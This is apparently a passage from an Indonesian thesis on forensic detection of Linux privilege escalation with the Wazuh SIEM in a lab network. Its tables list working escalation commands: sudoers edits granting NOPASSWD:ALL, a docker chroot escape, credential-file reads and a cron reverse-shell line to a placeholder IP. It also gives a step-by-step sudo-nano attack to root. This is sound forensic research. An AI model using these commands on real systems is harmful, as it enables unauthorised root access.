Network forensics atau forensik jaringan didefinisikan sebagai ilmu menemukan dan mengambil informasi bukti dalam lingkungan jaringan mengenai tindak kejahatan sehingga bukti tersebut dapat digunakan secara sah di pengadilan . Hal ini mencakup analisis lalu lintas data jaringan untuk mengidentifikasi aktivitas yang tidak biasa atau berbahaya (Guan, 2009). Jaringan forensik melibatkan teknik pengawasan, pengambilan, pencatatan, dan pemeriksaan data yang bergerak melalui perangkat jaringan seperti router dan switch untuk menyelidiki kejadian keamanan seperti serangan malware, penyusupan, atau kebocoran data.

Tujuannya adalah untuk mengumpulkan bukti-bukti yang sah dan dapat dipertanggungjawabkan secara hukum (Thomas & Meshram, 2023). Penggunaan alat seperti Wireshark untuk menganalisis paket data, IDS/IPS untuk mendeteksi intrusi, serta perangkat lunak khusus yang mampu mengekstrak dan merekonstruksi lalu lintas jaringan adalah hal yang umum dalam praktik forensik jaringan. Teknik analisis ini sangat penting untuk mengidentifikasi pola-pola serangan siber dan mengungkap pelakunya (*Forensik Jaringan: Konsep Dan Tantangan*, n.d.) Jaringan forensik sangat krusial dalam bidang keamanan siber, penegakan hukum, respons insiden, serta pencegahan serangan di masa depan. Dengan jaringan forensik, organisasi dapat menyelidiki kejadian kriminal secara mendalam dan mengumpulkan bukti elektronik yang lengkap dan terpercaya (*Apa Itu Forensik Jaringan & Cara Memeriksa Jaringan Dengan Sukses*, n.d.).

2.2.4 File Log Server

File log server merupakan catatan elektronik yang secara otomatis dihasilkan oleh sistem operasi atau aplikasi yang berjalan di server. Catatan ini berisi berbagai data tentang aktivitas sistem seperti waktu terjadinya peristiwa, jenis peristiwa (misalnya login, permintaan akses file, error sistem), identitas pengguna atau proses yang melakukan aktivitas tersebut, alamat IP sumber, serta status hasil aktivitas (berhasil atau gagal). Fungsi utama file log ini adalah untuk memudahkan pemantauan sistem, audit keamanan, serta pemecahan masalah saat terjadi masalah atau gangguan. Selain itu, file log juga memiliki peran krusial dalam forensik digital sebagai bukti yang dapat digunakan untuk menyelidiki dan merekonstruksi kejadian keamanan atau aktivitas mencurigakan di jaringan. Dengan adanya log server, penyelidikan dapat dilakukan secara sistematis dan terstruktur untuk memastikan integritas bukti selama proses hukum (Carvajal & Garcia-Colon, 2003).

2.2.5 Wazuh

Wazuh adalah platform open-source yang digunakan untuk keamanan siber dan manajemen kepatuhan (manajemen kepatuhan). Wazuh menyediakan kemampuan deteksi ancaman, pemantauan integritas file, analisis log, respons kejadian, dan kepatuhan terhadap standar keamanan. Dengan menggabungkan kemampuan SIEM (Security Information and Event Management) dan deteksi dan respons titik akhir (EDR), Wazuh membantu organisasi dalam mengidentifikasi ancaman keamanan secara real-time, mengelola insiden, dan menjaga keamanan infrastruktur TI (*Wazuh - Sumber Terbuka XDR. SIEM Sumber Terbuka.*, n.d.).

2.2.6 Serangan *Privilege escalation*

Serangan privilege escalation pada server adalah jenis serangan keamanan di mana penyerang memanfaatkan kelemahan atau celah pada sistem untuk memperoleh hak akses atau tingkat izin yang lebih tinggi dari yang seharusnya. Serangan ini memungkinkan pelaku mendapatkan kontrol lebih besar atas target sistem, misalnya dari pengguna biasa menjadi administrator atau root, sehingga dapat memanipulasi data, menginstal perangkat lunak berbahaya, atau mengambil alih seluruh server. Eskalasi hak istimewa dapat terjadi secara vertikal, di mana hak akses pengguna naik ke tingkat yang lebih tinggi, atau secara horizontal, di mana penyerang memperoleh akses ke akun lain dengan hak yang sama. Eksploitasi ini dapat disebabkan oleh kerentanan perangkat lunak, konfigurasi yang salah, atau bug sistem operasi. Dalam konteks forensik digital dan keamanan server, serangan ini sangat berbahaya karena memungkinkan akses tak terbatas yang dapat mengganggu integritas, kerahasiaan, dan ketersediaan data (Apa Itu Privilege escalation? | IBM, n.d.).

2.2.7 Karakteristik Serangan *Privilege escalation* Secara Umum


Karakteristik serangan privilege escalation secara umum adalah serangan yang memanfaatkan kelemahan pada sistem atau aplikasi untuk memperoleh hak akses yang lebih tinggi dan tidak sah. Serangan ini biasanya melibatkan eksploitasi kerentanan teknis atau perilaku manusia, dengan tujuan utama meningkatkan hak akses dari pengguna biasa ke administrator atau root, sehingga memungkinkan pengambilalihan kontrol sistem secara penuh. Karakteristik lainnya meliputi adanya akses tidak sah, eksploitasi bot atau malware untuk mendapatkan akses, serta kemampuan serangan baik secara vertikal (menaikkan hak akses) maupun horizontal (mengakses akun lain dengan hak yang setara). Serangan ini sering menimbulkan aktivitas login yang mencurigakan dan komunikasi jaringan yang tidak biasa sebagai indikasi serangan. Pencegahan meliputi penguatan kontrol akses, patching sistem secara rutin, dan monitoring aktivitas sistem secara ketat (*Serangan Eskalasi Hak Istimewa: Jenis, Contoh, Dan Pencegahan*, n.d.).

Mengetahui karakteristik serangan *privilege escalation* pada server penting untuk mengembangkan langkah-langkah pertahanan yang tepat dan menerapkan kebijakan keamanan yang kuat untuk mencegah serangan tersebut.

BAB 3

Metode Penelitian

Merujuk pada metode *Network Forensics Generic Process Model* (NFGP). NFGP sendiri merupakan model yang digunakan untuk melakukan tahapan pendeteksian, akuisisi data, dan analisis terhadap apa yang terjadi dalam suatu jaringan computer yang memiliki 8 tahapan, yaitu *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation, Presentation* (Ramadhan et al., n.d.-a). Metodologi penelitian ini akan menjelaskan alur kerja dari awal hingga selesai. Langkah-langkah penelitian dibuat secara sistematis, sehingga mudah dipahami dan kemudian bisa dijadikan panduan yang jelas untuk menyelesaikan permasalahan. Gambar 3.1 berikut merupakan langkah-langkah yang dilakukan pada penelitian ini.



Gambar 3.1 Tahapan Metodologi yang Diusulkan.

Sumber : (Ramadhan et al., n.d.-b)

Pemilihan metode NFGP dalam penelitian ini didasarkan pada kebutuhan penelitian yang tidak hanya berfokus pada pendeteksian serangan, tetapi juga pada pengungkapan karakteristik artefak digital serangan *privilege escalation* secara sistematis dan dapat dipertanggungjawabkan secara forensik, sehingga diperlukan pendekatan investigasi yang mampu merekonstruksi kejadian serangan secara menyeluruh, mulai dari tahap awal hingga penyajian bukti. Metode NFGP dipilih karena memiliki tahapan investigasi yang lengkap dan terstruktur, yaitu *Preparation, Detection, Collection, Preservation, Examination, Analysis, Investigation, dan Presentation*. Tahapan tersebut memungkinkan proses investigasi dilakukan secara runtut, menjaga integritas dan keaslian bukti digital, serta memastikan bahwa artefak yang diperoleh dapat digunakan sebagai dasar analisis keamanan maupun sebagai bukti forensik. Hal ini menjadi keunggulan utama NFGP dibandingkan metode lain yang umumnya hanya menitikberatkan pada deteksi atau pencegahan serangan tanpa menekankan aspek forensik dan validitas bukti.

Metode lain seperti *penetration testing* lebih berfokus pada pengujian kerentanan sistem sebelum atau saat serangan berlangsung, dengan tujuan utama menemukan celah keamanan. Namun, *penetration testing* tidak dirancang untuk melakukan analisis pasca-insiden secara mendalam, tidak memprioritaskan preservasi bukti digital, serta berpotensi memengaruhi kinerja server karena melibatkan simulasi serangan langsung. Oleh karena itu, metode tersebut kurang sesuai dengan tujuan penelitian ini yang berorientasi pada analisis karakteristik serangan setelah insiden terjadi.

Sementara itu, pendekatan *live forensics* memang mampu menangkap aktivitas sistem secara *real-time*, tetapi memiliki keterbatasan dalam menjaga konsistensi bukti karena sistem tetap berjalan dan berisiko mengalami perubahan data selama proses investigasi. Selain itu, *live forensics* lebih cocok untuk analisis insiden yang sedang berlangsung, bukan untuk analisis terstruktur terhadap artefak serangan yang telah terekam dalam *log server*.

Dengan menggunakan NFGP, penelitian ini mampu mengintegrasikan proses monitoring log, analisis forensik jaringan, serta evaluasi artefak digital serangan *privilege escalation* secara komprehensif. Metode ini tidak hanya membantu mengidentifikasi bagaimana serangan terjadi, tetapi juga mengungkap pola, karakteristik, dan dampak serangan terhadap sistem server. Selain itu, hasil analisis NFGP dapat digunakan sebagai dasar dalam penyusunan rekomendasi perbaikan keamanan yang lebih tepat sasaran, sehingga meningkatkan kesiapan sistem dalam menghadapi serangan serupa di masa mendatang.

Berdasarkan pertimbangan tersebut, metode NFGP dinilai paling sesuai dengan tujuan dan ruang lingkup penelitian ini, karena mampu memberikan analisis forensik yang mendalam,

sistematis, dan berorientasi pada bukti digital dalam mengungkap karakteristik serangan *privilege escalation* pada server berdasarkan file log.

Penegasan Kontribusi Penelitian terhadap Aspek Forensik

Meskipun penelitian ini menggunakan data dan perangkat yang umum digunakan dalam bidang keamanan sistem (*security*), fokus utama penelitian ini berada pada analisis forensik pasca-insiden, bukan pada pencegahan atau pengujian kerentanan sistem. Perbedaan mendasar antara pendekatan keamanan dan forensik terletak pada tujuan analisis, di mana keamanan berfokus pada upaya proteksi dan mitigasi, sedangkan forensik menekankan pada rekonstruksi kejadian, identifikasi artefak digital, dan pembuktian berbasis bukti setelah insiden terjadi.

Kontribusi penelitian ini terhadap bidang forensik terletak pada proses identifikasi, pengumpulan, dan analisis artefak digital serangan *privilege escalation* yang terekam dalam log server dan lalu lintas jaringan. Dengan menggunakan tahapan NFGP, penelitian ini tidak hanya mendeteksi adanya serangan, tetapi juga melakukan preservasi bukti digital, pemeriksaan keterkaitan antar artefak, serta analisis kronologi kejadian serangan. Proses ini merupakan karakteristik utama dari investigasi forensik digital.

Selain itu, hasil penelitian ini memberikan kontribusi forensik berupa pemetaan artefak digital serangan *privilege escalation*, seperti jejak aktivitas akses tidak sah, perubahan hak akses, dan pola komunikasi jaringan yang mengindikasikan eskalasi hak istimewa. Artefak tersebut dianalisis untuk menjelaskan bagaimana serangan terjadi, urutan kejadian, serta dampaknya terhadap sistem server. Dengan demikian, hasil penelitian tidak hanya bersifat preventif atau detektif, tetapi juga bersifat evidential, yaitu dapat digunakan sebagai dasar pembuktian digital dalam konteks investigasi forensik.

Dengan penekanan pada analisis pasca-insiden, preservasi bukti, dan rekonstruksi kejadian, penelitian ini menempatkan aspek forensik sebagai kontribusi utama, sementara aspek keamanan berperan sebagai konteks lingkungan sistem. Oleh karena itu, tesis ini tidak hanya berkontribusi pada peningkatan keamanan server, tetapi juga memberikan kontribusi nyata dalam bidang network forensics, khususnya dalam pengungkapan karakteristik artefak digital serangan *privilege escalation* pada server.

Parameter Bukti Digital

Untuk memudahkan proses pencarian dan identifikasi bukti digital, penelitian ini menetapkan parameter pencarian bukti digital sebagaimana ditunjukkan pada Tabel 3.1 berikut. Parameter bukti digital tersebut disusun dengan mengacu pada pedoman dalam Publikasi Khusus **NIST SP 800-92: Guide to Computer Security Log Management** (Kent & Souppaya, n.d.) <https://doi.org/10.6028/NIST.SP.800-92> yang diterbitkan oleh National Institute of Standards and Technology (NIST). Pedoman ini menjelaskan elemen-elemen penting dalam manajemen log keamanan, antara lain stempel waktu (*timestamp*), alamat IP sumber dan tujuan, identitas pengguna, protokol komunikasi, port jaringan, serta informasi aktivitas sistem. Elemen-elemen tersebut digunakan sebagai dasar dalam penentuan parameter bukti digital pada penelitian ini.

Tabel 3.1. Parameter Bukti Digital

No	Parameter Bukti Digital
1.	Time Stamp
2.	IP Server/Korban
3.	Name Server
4.	IP Penyerang
5.	User Penyerang
6.	Port yang dilalui penyerang
7.	Protokol
8.	ID Log
9.	Direktory Serangan
10.	Data.srcuser

3.1 Preparation

Tahap ini merupakan tahap merancang sebuah sistem monitoring jaringan atau SIEM untuk mendeteksi serangan privilege escalation dengan menggunakan alat dan teknik yang sesuai untuk mengumpulkan data yang relevan. Selain itu, penting untuk memastikan bahwa sistem dapat mengidentifikasi dan mencatat semua aktivitas yang mencurigakan secara efektif.

3.1.1 Dokumen Awal

Tabel 3.2 Referensi Dokumen Awal

Referensi	- Dokumentasi Wazuh	Panduan instalasi dan konfigurasi Wazuh Server & Agent.
------------------	---------------------	---

	- Benchmark (Got Root? A Linux Priv-Esc Benchmark)	Referensi spesifik untuk mendeteksi <i>privilege escalation</i> .
	- NIST 800-53	Standar kontrol keamanan untuk mengkorelasikan hasil analisis.
	- PCI DSS (Payment Card Industry Data Security Standard)	Untuk memahami kontrol keamanan berbasis log sesuai standar PCI DSS.

Penelitian ini merujuk pada Dokumen "Got Root? A Linux Priv-Esc Benchmark" yang dipublikasikan di arXiv (<https://arxiv.org/abs/2405.02106>) membahas pengembangan benchmark komprehensif untuk evaluasi teknik eskalasi hak istimewa (*privilege escalation*) pada sistem Linux. Benchmark ini dirancang untuk menilai efektivitas teknik yang digunakan oleh penyerang, baik manusia maupun alat otomatis, dalam meningkatkan hak akses dari pengguna dengan hak istimewa rendah ke akun root.

Berikut adalah tabel yang merangkum beberapa kasus uji (test cases) yang disertakan dalam benchmark tersebut:

Tabel 3.3 Benchmark Deteksi Serangan *Privilege escalation*

Kelas Kerentanan	Nama Kasus Uji	Deskripsi	Contoh Eksploitasi
SUID/sudo files	suid-gtfo	Mengeksploitasi file biner dengan setuid untuk mendapatkan akses root.	- Temukan file SUID: find / -perm -u=s -type f 2>/dev/null . - Eksekusi file seperti /usr/bin/nano .
	sudo-all	Konfigurasi sudoers memungkinkan eksekusi perintah apa pun tanpa batasan.	- Edit sudoers: sudo /usr/bin/nano /etc/sudoers . - Tambahkan: ALL ALL=(ALL) NOPASSWD:ALL .
	sudo-gtfo	Pengguna dapat menjalankan biner GTFO dari sudoers untuk meningkatkan akses.	- Periksa sudoers: sudo -l . - Eksekusi perintah: sudo /usr/bin/nano /etc/shadow .

Kelas Kerentanan	Nama Kasus Uji	Deskripsi	Contoh Eksploitasi
Privileged groups/docker	docker	Pengguna dalam grup docker dapat mengeksploitasi container untuk mendapatkan root access.	- Jalankan container: docker run -v /:/mnt --rm -it alpine. - Masuk root: chroot /mnt sh.
Information disclosure	password reuse	Penggunaan ulang kata sandi; akun root menggunakan kata sandi yang sama dengan pengguna biasa.	- Coba login: su root dengan kata sandi pengguna biasa.
	weak password	Akun root menggunakan kata sandi lemah, misalnya "root".	- Login dengan kata sandi lemah: su root (password: root).
	password in file	Kata sandi root disimpan dalam file teks seperti vacation.txt.	- Cari file teks: grep -i password /home/user/*.
	bash history	Kata sandi root ditemukan dalam file riwayat perintah (.bash_history).	- Periksa riwayat: cat ~/.bash_history.
	SSH key	Pengguna dengan hak rendah menggunakan kunci SSH untuk mengakses root.	- Temukan kunci: cat /home/root/.ssh/id_rsa. - Gunakan: ssh -i id_rsa root@localhost.
Cron-based	cron	File yang dijalankan oleh cron sebagai root dapat ditulis oleh pengguna biasa.	- Edit cron: nano /etc/cron.d/malicious. - Tambahkan: * * * * * root /bin/bash -c 'bash -i >&/dev/tcp/[IP]/[PORT] 0>&1'.

Kelas Kerentanan	Nama Kasus Uji	Deskripsi	Contoh Eksploitasi
	cron-wildcard	Penggunaan wildcard dalam tugas cron dapat dieksploitasi.	- Tambahkan file: touch /tmp/--interactive. - Cron akan menjalankan file tersebut.
	cron/visible	Tugas cron yang dapat diakses pengguna biasa memungkinkan modifikasi untuk eksploitasi.	- Periksa cron: cat /etc/crontab. - Tambahkan baris payload.
	cron-wildcard/visible	Kombinasi visibilitas tugas cron dan wildcard memberikan peluang eksploitasi.	- Buat file dengan wildcard: touch /tmp/*.

Benchmark ini dapat digunakan untuk menganalisis dan membaca log serangan *privilege escalation* secara sistematis, dengan menyediakan panduan untuk mengidentifikasi pola aktivitas mencurigakan, artefak serangan, dan kelemahan konfigurasi yang tereksplorasi. Dengan mengacu pada skenario-skenario dalam benchmark ini, administrator sistem dapat mengevaluasi dan memetakan jejak serangan dalam log untuk mengidentifikasi tindakan *privilege escalation*, baik yang dilakukan secara manual maupun melalui alat otomatis.


3.1.2 Persiapan Alat

Tabel 3.4 Persiapan Alat

Kategori	Nama/Spesifikasi	Fungsi
Perangkat Keras	Laptop/PC dengan spesifikasi minimal:	Digunakan untuk menjalankan server Wazuh, agen, dan simulasi serangan.
	- Prosesor: Intel Core i5/AMD Ryzen 5 atau lebih tinggi	
	- RAM: Minimal 8 GB	

Kategori	Nama/Spesifikasi	Fungsi
	- Penyimpanan: Minimal 256 GB SSD	
	- Koneksi internet yang stabil	
Perangkat Lunak	- Wazuh Server	Platform SIEM untuk memonitor log dan mendeteksi aktivitas mencurigakan.
	- Wazuh Agent	Mengirimkan log dari endpoint ke server Wazuh.
	- Python	Digunakan untuk scripting, analisis log, dan simulasi serangan.
	- SSH (OpenSSH)	Untuk koneksi ke server dan simulasi akses SSH.
	- Text Editor (Nano/Vim)	Untuk pengeditan file konfigurasi dalam simulasi serangan.
	- Docker	Untuk simulasi eskalasi hak istimewa berbasis container.
	- Netcat (nc)	Digunakan untuk simulasi reverse shell dan eksploitasi serangan.
Sistem Operasi	- Amazon Linux 2 (Server Wazuh)	Menyediakan server yang menjalankan platform Wazuh.
	- Ubuntu 20.04 (Wazuh Agent)	Endpoint dengan agen Wazuh untuk pengumpulan log.
	- Kali Linux (Opsional)	Sistem operasi pentest yang berisi berbagai tools keamanan.
Tools Analisis Log	- SIEM Dashboard (Wazuh Web Interface)	Untuk memvisualisasikan log serangan <i>privilege escalation</i> .

3.1.3 Konfigurasi Lingkungan



Gambar 3.2 Network Topology

Topologi jaringan yang digunakan terdiri dari tiga komponen utama: penyerang, target, dan Wazuh server, yang terhubung melalui sebuah switch tunggal dalam satu jaringan lokal (LAN).


1. **Penyerang:** Node ini menggunakan sistem operasi Windows dengan alamat IP **192.168.1.41**. Perangkat ini bertindak sebagai sumber serangan yang akan mencoba mengeksploitasi kerentanan pada sistem target melalui berbagai teknik *privilege escalation*. Sistem ini dilengkapi dengan alat-alat pentest seperti PowerShell, Metasploit, dan Netcat untuk mendukung simulasi serangan.
2. **Target:** Node ini menggunakan sistem operasi Ubuntu dengan alamat IP **192.168.1.44**. Sistem ini berfungsi sebagai endpoint yang menjadi sasaran serangan. Target dikonfigurasi dengan aplikasi dan layanan tertentu yang mencerminkan lingkungan kerja yang umum, termasuk hak akses terbatas yang dapat dieksploitasi. Pada sistem target juga diinstal Wazuh Agent, yang bertugas untuk memonitor aktivitas sistem dan mengirimkan log aktivitas secara real-time ke Wazuh Server. Instalasi Wazuh Agent memastikan semua aktivitas, termasuk upaya *privilege escalation* yang berhasil maupun gagal, terpantau dengan baik untuk dianalisis.
3. **Wazuh Server:** Node ini menggunakan alamat IP **192.168.1.46** dan bertindak sebagai pusat pengumpulan dan analisis log keamanan. Sistem ini dijalankan di atas

Linux dan dikonfigurasi dengan Wazuh sebagai platform SIEM untuk memantau log dari target. Semua log yang dikirimkan oleh Wazuh Agent pada sistem target diproses di server ini untuk mendeteksi potensi ancaman dan memberikan visualisasi data yang relevan.

Semua node terhubung melalui switch yang mengarah ke router untuk konektivitas internet jika diperlukan. Konfigurasi ini memastikan bahwa semua perangkat dapat berkomunikasi secara langsung, mendukung simulasi serangan, pengumpulan log, dan analisis keamanan secara efisien. Dengan instalasi Wazuh Agent pada target, sistem ini mampu memantau dan menganalisis seluruh aktivitas serangan *privilege escalation* secara mendetail melalui Wazuh Server.

3.2 Detection

Tahap ini merupakan tahap mendeteksi serangan privilege escalation menggunakan tools monitoring SIEM dan deteksi yang telah diimplementasi pada server. Proses ini melibatkan analisis log dan pemantauan aktivitas untuk mengidentifikasi pola-pola yang mencurigakan yang dapat menunjukkan adanya serangan privilege escalation. Tahap *detection* dapat dilihat pada Gambar 3.3 berikut.



Gambar 3.3 Tahap Deteksi Serangan

3.2.1 Simulasi Serangan

Tabel 3.5 Simulasi Serangan *Privilege escalation*

Tahap	Langkah	Perintah	Deskripsi
1. Akses SSH	Penyerang masuk ke sistem target melalui SSH.	ssh user@192.168.1.44	Penyerang mengakses sistem target menggunakan kredensial pengguna biasa (username: user).

Tahap	Langkah	Perintah	Deskripsi
2. Cek hak sudo	Penyerang mengecek hak akses sudo untuk mengetahui perintah yang dapat dijalankan oleh pengguna.	sudo -l	Hasil menunjukkan bahwa pengguna biasa memiliki akses sudo pada beberapa tools, termasuk nano dan vim.
3. Cek hak akses file	Penyerang mengecek file biner yang memiliki bit SUID dan izin sudo.	ls -la /usr/bin/nano ls -la /usr/bin/vim	Penyerang menemukan bahwa nano memiliki izin penuh dan dapat dijalankan dengan hak root.
4. Jalankan nano	Penyerang menggunakan nano untuk mengedit file konfigurasi sudoers.	sudo /usr/bin/nano /etc/sudoers	Penyerang membuka file sudoers dengan hak root melalui nano.
5. Modifikasi sudoers	Penyerang menambahkan konfigurasi baru untuk memberikan akses root kepada pengguna biasa.	Tambahkan baris berikut di dalam nano: user ALL=(ALL) NOPASSWD:ALL	Konfigurasi baru memastikan bahwa pengguna user dapat menjalankan semua perintah dengan hak root tanpa autentikasi.
6. Simpan dan keluar	Penyerang menyimpan perubahan dan keluar dari editor nano.	Tekan CTRL+O untuk menyimpan dan CTRL+X untuk keluar dari nano.	Perubahan pada file sudoers langsung diterapkan karena file dijalankan dengan hak root.
7. Dapatkan akses root	Penyerang menjalankan shell root menggunakan	sudo su	Penyerang mendapatkan akses penuh sebagai root tanpa memasukkan kata sandi.


Tahap	Langkah	Perintah	Deskripsi
	hak sudo baru yang diberikan.		

Penjelasan Setiap Tahap

1. **Akses SSH:** Penyerang menggunakan kredensial SSH untuk masuk sebagai pengguna biasa. Kredensial ini dapat diperoleh melalui teknik lain seperti brute force atau phishing.
2. **Cek Hak Sudo:** Penyerang mengecek perintah yang diizinkan oleh konfigurasi sudo untuk pengguna biasa.
3. **Cek Hak Akses File:** Penyerang memvalidasi izin akses pada file biner seperti nano dan vim. Dalam skenario ini, nano memiliki izin penuh.
4. **Modifikasi Sudoers:** Penyerang memanfaatkan izin akses nano untuk memodifikasi file konfigurasi sudoers, menambahkan pengguna user ke dalam daftar yang memiliki akses root tanpa autentikasi.
5. **Akses Root:** Dengan konfigurasi baru, penyerang berhasil meningkatkan hak akses ke root dan menguasai sistem target.

3.2.2 Monitoring Dashboard SIEM


Pada tahap ini dilakukan pemantauan terhadap Dashboard SIEM Wazuh Server untuk mengamati seluruh aktivitas yang terjadi pada server secara real-time. Monitoring ini bertujuan untuk mengidentifikasi, mencatat, dan menganalisis setiap event keamanan, termasuk aktivitas yang mengarah pada percobaan serangan privilege escalation. Melalui dashboard SIEM akan dapat melihat visualisasi alert, log aktivitas sistem, serta pola anomali yang muncul, sehingga proses deteksi dini dan evaluasi terhadap potensi insiden keamanan dapat dilakukan secara lebih efektif dan terstruktur.



Gambar 3.4 Dashboard SIEM Wazuh Server

3.3 Collection

Tahap ini merupakan tahap mengumpulkan informasi berupa *file log* dimana *tools* yang dipasang berhasil mendeteksi aktivitas mencurigakan yang terjadi pada sebuah jaringan dan *server*. Tahap *collection* dapat dilihat pada Gambar 3.5 berikut.



Gambar 3.5 Tahap Pengumpulan File Log

3.3.1 Tahapan Koleksi Data

Akuisisi data log dalam penelitian ini mencakup pengumpulan log dari tiga sumber utama: Wazuh, standar PCI DSS, dan kontrol NIST 800-53.


1. **Log Wazuh:** Log ini dikumpulkan secara real-time dari sistem target menggunakan Wazuh Agent yang terinstal. Data log mencakup aktivitas pengguna, perubahan file konfigurasi, eksekusi perintah, serta percobaan dan keberhasilan serangan *privilege escalation*. Log Wazuh memberikan granularitas tinggi untuk mendeteksi pola serangan dan aktivitas yang mencurigakan.
2. **Log PCI DSS:** Log ini mengacu pada standar keamanan Payment Card Industry Data Security Standard (PCI DSS), yang dirancang untuk melindungi data sensitif dalam lingkungan keuangan. Dalam konteks ini, log PCI DSS digunakan untuk memantau dan memastikan bahwa setiap aktivitas sistem yang berhubungan dengan serangan

privilege escalation mematuhi kontrol keamanan yang ditetapkan, seperti autentikasi pengguna dan pemantauan aktivitas administratif.

3. **Log NIST 800-53:** Log ini dikumpulkan berdasarkan kerangka kontrol keamanan NIST 800-53, yang menyediakan pedoman untuk melindungi data dan sistem dari ancaman keamanan. Log ini digunakan untuk mengidentifikasi dan mengevaluasi aktivitas serangan *privilege escalation* sesuai dengan kontrol yang relevan, seperti kontrol akses, logging, dan audit.

